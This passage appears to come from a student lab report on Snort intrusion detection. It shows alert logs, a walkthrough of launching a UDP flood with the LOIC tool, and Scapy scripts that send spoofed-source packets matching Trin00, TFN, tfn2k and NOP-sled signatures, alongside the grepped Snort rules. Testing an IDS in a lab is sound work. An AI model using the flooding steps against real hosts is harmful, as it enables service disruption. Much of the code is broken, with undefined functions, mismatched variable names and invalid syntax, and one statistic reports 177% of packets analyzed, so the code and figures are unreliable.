TCP} 22.111.25.212:7629 -> 172.17.0.1:0
08/13-00:45:43.322540  [**] [1:100005:0] ALERT: TCP attack [**] [Priority: 0] {
TCP} 172.17.0.1:0 -> 22.111.25.212:7629
08/13-00:45:43.322888  [**] [1:100005:0] ALERT: TCP attack [**] [Priority: 0] {
TCP} 149.25.111.170:7630 -> 172.17.0.1:0
08/13-00:45:43.322947  [**] [1:100005:0] ALERT: TCP attack [**] [Priority: 0] {
TCP} 172.17.0.1:0 -> 149.25.111.170:7630
08/13-00:45:43.322964  [**] [1:100005:0] ALERT: TCP attack [**] [Priority: 0] {
TCP} 224.236.22.49:7631 -> 172.17.0.1:0
08/13-00:45:43.322981  [**] [1:100005:0] ALERT: TCP attack [**] [Priority: 0] {
TCP} 8.142.69.129:7632 -> 172.17.0.1:0
08/13-00:45:43.322999  [**] [1:100005:0] ALERT: TCP attack [**] [Priority: 0] {
TCP} 172.17.0.1:0 -> 8.142.69.129:7632
08/13-00:45:43.323339  [**] [1:100005:0] ALERT: TCP attack [**] [Priority: 0] {
TCP} 100.48.219.39:7633 -> 172.17.0.1:0
08/13-00:45:43.323373  [**] [1:100005:0] ALERT: TCP attack [**] [Priority: 0] {
TCP} 172.17.0.1:0 -> 100.48.219.39:7633
08/13-00:45:43.323381  [**] [1:100005:0] ALERT: TCP attack [**] [Priority: 0] {
TCP} 27.154.130.85:7634 -> 172.17.0.1:0
```

Fig. Alert generated by Snort

The below is the analysis by snort along with the type of packet (TCP) captured during the attack. Approximately 99% of the TCP packets are captured.




```
Run time for packet processing was 54.265404 seconds
Snort processed 71706 packets.
Snort ran for 0 days 0 hours 0 minutes 54 seconds
   Pkts/sec:            1327
==============================================================
Memory usage summary:
  Total non-mmapped bytes (arena):       57176064
  Bytes in mapped regions (hblkhd):      30130176
  Total allocated space (uordblks):      3614912
  Total free space (fordblks):           53561152
  Topmost releasable block (keepcost):   76048
==============================================================
Packet I/O Totals:
   Received:          71706
   Analyzed:          71706 (100.000%)
    Dropped:              0 (  0.000%)
   Filtered:              0 (  0.000%)
Outstanding:              0 (  0.000%)
   Injected:              0
==============================================================
Breakdown by protocol (includes rebuilt packets):
        Eth:          71706 (100.000%)
       VLAN:              0 (  0.000%)
        IP4:          71674 ( 99.955%)
       Frag:              0 (  0.000%)
       ICMP:              0 (  0.000%)
        UDP:             12 (  0.017%)
        TCP:          71662 ( 99.939%)
        IP6:              3 (  0.004%)
```

Fig. TCP packet capture by IDS

4.4. Test case 4 Dos attack Using UDP packets

To perform the UDP-based DOS attack we had used LOIC (Low orbit ION Canon) tool. The below fig illustrates that to launch attack we have to two option 1st we can put the URL of the target and the second is to put the IP address of the target machine. Then we need to select the port and protocol in our case we had selected it as a UDP and port 80. Also, we can increase or decrease the frequency of the attack. Final step is to hit the enter by clicking on "IMMA CHARGING MAHLAZER" button. The main advantage of using this tool that any user can able to launch the Dos attack even if he is not technically skilled.



Low Orbit Ion Cannon | When harpoons, air strikes and nukes fails | v. 1.0.8.0

1. Select your target
URL
IP 172.17.0.1

2. Ready?
IMMA CHARGIN MAH LAZER

Selected target
172.17.0.1


3. Attack options
Timeout: 9001
HTTP Subsite: /
TCP / UDP message: Launching DoS attack using UDP method
Port: 80
Method: UDP
Threads: 10
✓ Wait for reply
<= faster Speed slower =>

Attack status


Idle	Connecting	Requesting	Downloading	Downloaded	Requested	Failed
					40948	

Fig. LOIC-UDP-BASED DOS attack

Detection and protection from the launched DOS attack. The launch DOS attack has been detected by Snort-based IDS. From the below fig it is clearly reflecting that snort had identified the UDP based dos attack.



```
Snort processed 20628 packets.
Snort ran for 0 days 0 hours 0 minutes 36 seconds
   Pkts/sec:          573
===============================================================
Memory usage summary:
  Total non-mmapped bytes (arena):       6217728
  Bytes in mapped regions (hblkhd):      30130176
  Total allocated space (uordblks):      3883712
  Total free space (fordblks):           2334016
  Topmost releasable block (keepcost):   254400
===============================================================
Packet I/O Totals:
   Received:          11641
   Analyzed:          20628 (177.201%)
    Dropped:              0 (  0.000%)
   Filtered:              0 (  0.000%)
Outstanding:              0 (  0.000%)
   Injected:              0
===============================================================
Breakdown by protocol (includes rebuilt packets):
        Eth:          20628 (100.000%)
       VLAN:              0 (  0.000%)
        IP4:          20598 ( 99.855%)
       Frag:              0 (  0.000%)
       ICMP:             19 (  0.092%)
        UDP:          20569 ( 99.714%)
```



```
===============================================================
Action Stats:
     Alerts:          20563 ( 99.685%)
     Logged:          20563 ( 99.685%)
     Passed:              0 (  0.000%)
Limits:
      Match:              0
      Queue:              0
        Log:              0
      Event:              0
      Alert:              0
Verdicts:
      Allow:          20628 (177.201%)
      Block:              0 (  0.000%)
    Replace:              0 (  0.000%)
  Whitelist:              0 (  0.000%)
  Blacklist:              0 (  0.000%)
     Ignore:              0 (  0.000%)
      Retry:              0 (  0.000%)
===============================================================
```


Fig. Alert generated by Snort.

5- Creation of rules in snort

We had used Python and in python used library is SCAPY.


SCAPY: I had used this because it is one of the most powerful and highly interactive python libraries used for manipulation of packets. Moreover, coding and decoding of the packets over wide range of protocol supported by it. That is sending and receiving of the packets along with that matching the request and answering as per the request. Additionally, it supports many of the networking troubleshooting parameters like traceroute, ping, scanning, tcpdump, arp, nmap, arpspoofing, tshark etc.,Apart from that it is also known for sending irregular frames, injection of our own encapsulation (802.11), and support combining technique for example “ARP cache poisoning + hopping of VLAN, decoding Voice over IP on encrypted channel called WEP.

1)




```
aniket@singhaniket: /etc/snort/rules/customized_rule
  GNU nano 2.9.3                                                                          New_Blocking.py

import scapy
import time
import datetime

check_list_path= "/etc/hosts"                                                    #which file we want to chnge and that is host file hence give path to the host file
ip_redirect ="127.0.0.1"                                                         # we are redirecting it to locathost URL.

ip_address =["192.168.0.38", "192.168.0.39", "192.168.1.112", "192.168.1.113"]  # this is the list of blocked ip address.

while true:                                                                      #we need to run the loop until the condition is true

        if datetime(datetime.now().year, datetime.now().monnth, datetime.now().day,7) < datetime.now() < datetime(datetime.now().year, datetime.now().month, datetime.now().day,23.59)

                with  open (check_list_path, "r+") as  file:      #to open our host file as per the given path i.e /etc/hosts and to open our file in read and write mode we are using "r+"
                        load = file.read()                        # load consists of every thing which is present in host file.
                                for ip in ip_address:             # here we are itrating ip_address list in for loop.
                                        if ip  in load:           # now if the ip is already present in host file then do not want to write it again hence we want our function to pass.
                                                pass
                                        else:                                        # but if it is not present then
                                                file.write(ip_redirect+" "+ip+"\n")  # write that line as per the written format.

                print("ip address in the list are blocked!!")
                break
        else:

                with open(check_list_path, "r+") as file:
                        load =file.readlines()
                        file.seek(0)


                        for line in load:

                                if not  any(ip in line for ip in ip_address):   # here we are using the list comprehension , if the ip is not in the list t
                                        load.write(line)                         # then we will write that ip address in the list



                        load.truncate()                                          # to make the file shorter we are using truncation
                print("ip address are unblocked!! ready to access!")
                break
```

2)




```
aniket@singhaniket: /etc/snort/rules
  GNU nano 2.9.3                                                                                      DDOS_UDP.py

from scapy.all import *

def testingofddos(src, dst, iface, count):
        X=IP(src=src, dst=dst) #creating packets formation which includes source and detination
        Y=UDP(dport=31335)    #creating packets which includes destination port for UDP
        Z=request(load='PONG') # include pong request parameter for measuring dealy in transmitted packet
        packets= x/y/z          #creation of complete packet by concatination
        send(packets)           #sending packet for the process



src="192.168.0.38"      #source ip address
dst="172.17.0.1"        #destination ip address docker container
iface="ens33"           #interface on which it will hit the request
count=10                #number of count it  can be incresed as per the  requirement
testingofddos(src, dst, iface, count)        #calling  defined  funtion for executiion
```

Below is the out put of the alert from the above script. However, we had used the grep to show the specific set of output rather than entire logs.




```
aniket@singhaniket:/etc/snort/rules$
aniket@singhaniket:/etc/snort/rules$ cat ddos.rules | grep trin
alert udp $EXTERNAL_NET any -> $HOME_NET 31335 (msg:"DDOS Trin00 Daemon to Mast
er *HELLO* message detected"; content:"*HELLO*"; reference:arachnids,185; refer
ence:url,www.sans.org/newlook/resources/IDFAQ/trinoo.htm; classtype:attempted-d
os; sid:232; rev:5;)
aniket@singhaniket:/etc/snort/rules$
```

3)




```
aniket@singhaniket: /etc/snort/rules
  GNU nano 2.9.3                                                                              DDOS_ICMP.py

from scapy.all import *

def testingICMPddos(src, dst, iface, count):
        P=IP(src=src, dst=dst)                          #creating packets formation which includes source and detination
        Q=ICMP(type=8, id=678)                          #creating packets which includes icmp id anf type details
        R=request(load='1234')                      # include  loding request for rendon set of number
        ICMP_packets= P/Q/R                             #creation of complete ICMP_packet by concatination
        send(ICMP_packets,count=count)                  #sening packet for the process



src="192.168.0.38"                                      #source ip address
dst="172.17.0.1"                                        #destination ip address docker container
count=10                                                #number of count it  can be incresed as per the  requirement
testingICMPddos(src, dst, iface, count)                 #calling  defined  funtion for executiion
```

Below is the output of the alert from the above script. However, we had used the grep to show the specific set of output rather than entire logs.




```
aniket@singhaniket:/etc/snort/rules$ cat ddos.rules | grep TFN
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"DDOS TFN Probe"; icmp_id:67
8; itype:8; content:"1234"; reference:arachnids,443; classtype:attempted-recon;
 sid:221; rev:4;)
```

4)




```
aniket@singhaniket: /etc/snort/rules
  GNU nano 2.9.3                                                                   ICMP_AAA.py

from scapy.all import *

def testingPaload(src, dst, iface, count):
        X=IP(src=src, dst=dst)                          #creating packets formation which includes source and detination
        Y=ICMP(type=0)                                  #creating packets which includes  type details
        Z=request(load='AAAAAAAAA')                     #include  loding request for rendom set of  alphabets
        payload= X/Y/Z                                  #creation of complete payload by concatination
        send(payload,count=count)                       #sening packet for the process



src="192.168.0.38"                                      #source ip address
dst="172.17.0.1"                                        #destination ip address docker container
count=10                                                #number of count it  can be incresed as per the  requirement
testingPayload(src, dst, iface, count)                  #calling  defined  funtion for executiion
```

Below is the output of the alert from the above script. However, we had used the grep to show the specific set of output rather than entire logs.




```
aniket@singhaniket:/etc/snort/rules$ cat ddos.rules | grep tfn2k
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"DDOS tfn2k icmp possible co
mmunication"; icmp_id:0; itype:0; content:"AAAAAAAAAA"; reference:arachnids,425
; classtype:attempted-dos; sid:222; rev:2;)
aniket@singhaniket:/etc/snort/rules$
aniket@singhaniket:/etc/snort/rules$
```

5)



```
aniket@singhaniket: /etc/snort/rules
  GNU nano 2.9.3                                                          TCPpayload.py

from scapy.all import *

def TCPpayload(src, dst, iface, count):
        P=IP(src=src, dst=dst)                                      #creating packets formation which includes source and detination
        Q=TCP(dport=22)                                             #creating packets which includes  tcp destination poort
        R="90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90"         # include  loding request
        packetsPAYLOAD= P/Q/R                                       #creation of complete ICMP_packet by concatination
        send(PAYLOAD,count=count)                                   #sening packet for the process



src="192.168.0.38"                                  #source ip address
dst="172.17.0.1"                                    #destination ip address docker container
count=10                                            #number of count it  can be incresed as per the  requirement
TCPpayload(src, dst, iface, count)                 #calling  defined  funtion for executiion
```


Below is the output of the alert from the above script. However, we had used the grep to show the specific set of output rather than entire logs.



```
aniket@singhaniket:/etc/snort/rules$ cat exploit.rules | grep NOOP
alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (msg:"EXPLOIT ssh CRC32 overflow NO
